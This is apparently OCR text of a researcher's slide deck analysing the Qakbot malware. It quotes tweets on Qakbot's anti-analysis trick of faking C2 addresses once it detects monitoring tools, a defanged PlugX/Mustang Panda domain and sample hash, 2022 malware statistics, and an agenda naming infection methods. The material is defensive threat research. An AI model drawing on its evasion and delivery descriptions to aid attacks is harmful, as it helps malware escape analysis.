Unveiling Qakbot – Exploring one of the Most Active Threat Actors

m4n0w4r

#Wh0_4m_I?

ϛεяβεяμs - mαℓωαяε яεsεαяϛнεя @c3rb3ru5d3d53c · Jul 1

#FF Friday #Malware #Research

@malwrhunterteam
@JAMESWT_MHT
@h2jazi
@James_inthe_box
@StopMalvertisin
@cyb3rops
@vxunderground
@Amigo_A_
@herrcore
@petikvx
@Jirehlov
@momika233
@nao_sec
@DidierStevens
@hasherezade
@Max_Mal_
@UK_Daniel_Card
@Arkbird_SOLG

Lasq @lasq88 · Dec 20, 2022


Replying to @lasq88

Here's a great explanation by @kienbigmummy - I need to read more about QBot anti-analysis it seems :)

m4n0w4r @kienbigmummy · Dec 20, 2022

Replying to @lasq88

As I remember, firstly #Qakbot will detect monitoring tools... If found, it will store info about these tools in Registry. Then it retrieves info about these tools from Registry, and if detected.. #Qakbot will generate fake c2 ip!




BlackBerry. Cybersecurity | Automotive & IOT | Critical Communications | Inside BlackBerry

In early June of this year, a tweet from the user @kienbigmummy (shown in Figure 3) mentioned an additional .RAR file titled "service Log.rar" that was linked with a sub-domain of the previously mentioned website – images[.]myanmarnewsonline[.]org – that was associated with PlugX and the Mustang Panda APT group.

m4n0w4r
@kienbigmummy

🔥Found new #MustangPanda #PlugX was submitted from SG. Sample hash: 1a5aee6e33385b69b7ca46229fb64b8b




11:16 AM · Jun 2, 2022 · Twitter Web App

26 Retweets 1 Quote Tweet 76 Likes


Figure 3 – June 2nd PlugX tweet by @kienbigmummy

Agenda


1. Top malware threats in 2022.
2. Qakbot initial footholds:
    1. Malicious macros in Office documents (use Excel 4.0 macros).
    2. Complex infection chain using HTML smuggling and other methods.
    3. Leveraging Microsoft OneNote (.one) to infect users.
    4. Distribution via Windows Script File (.wsf).
3. How did I reversing Qakbot Core Dll?




Malware Statistic and Trend



Top Malware Families in 2022





https://twitter.com/panda_zheng/status/1629662037734490112


Top Malware Threats in 2022

abuse.ch
3,220 followers
1mo •

In 2022, QakBot has beaten #Emotet in number of malware sites by over 10 times 😲 In total, security researchers shared over half a million malware sites 💪 Every fourth was tied to #QakBot 🔥

At this point, we want to say thank you to all who have contributed threat intelligence to #URLhaus this year 🙏❤️ Sharing cyber threat intelligence on open platforms like the ones provided by abuse.ch protects millions of internet users world wide - every single day 🛡️

#malware #security #thankyou #cti #threatintelligence




abuse.ch
@abuse_ch

We've seen an increase in the numbers of active #botnet C2s used by QakBot and Emotet in 2022 📈

In average, #Emotet C2s stay online for more than 2 months while #QakBot C2s survive for about 2 weeks ☝️

The network hosting most botnet C2s in 2022 was AS5384 Emirates Internet 🇦🇪




2:59 PM · Dec 31, 2022 · **5,646** Views

Top Malware Threats in 2022

- **From Red Canary:** Based on in-depth analysis of nearly 40,000 threats detected across our 800+ customers' endpoints, networks, cloud workloads, identities, and SaaS applications over the past year.

https://redcanary.com/threat-detection-report/

Qakbot Initial Footholds



Turning back to history... (1)

SBC 2019

Để tiện theo dõi, chúng tôi cung cấp toàn bộ bài viết dưới dạng PDF:

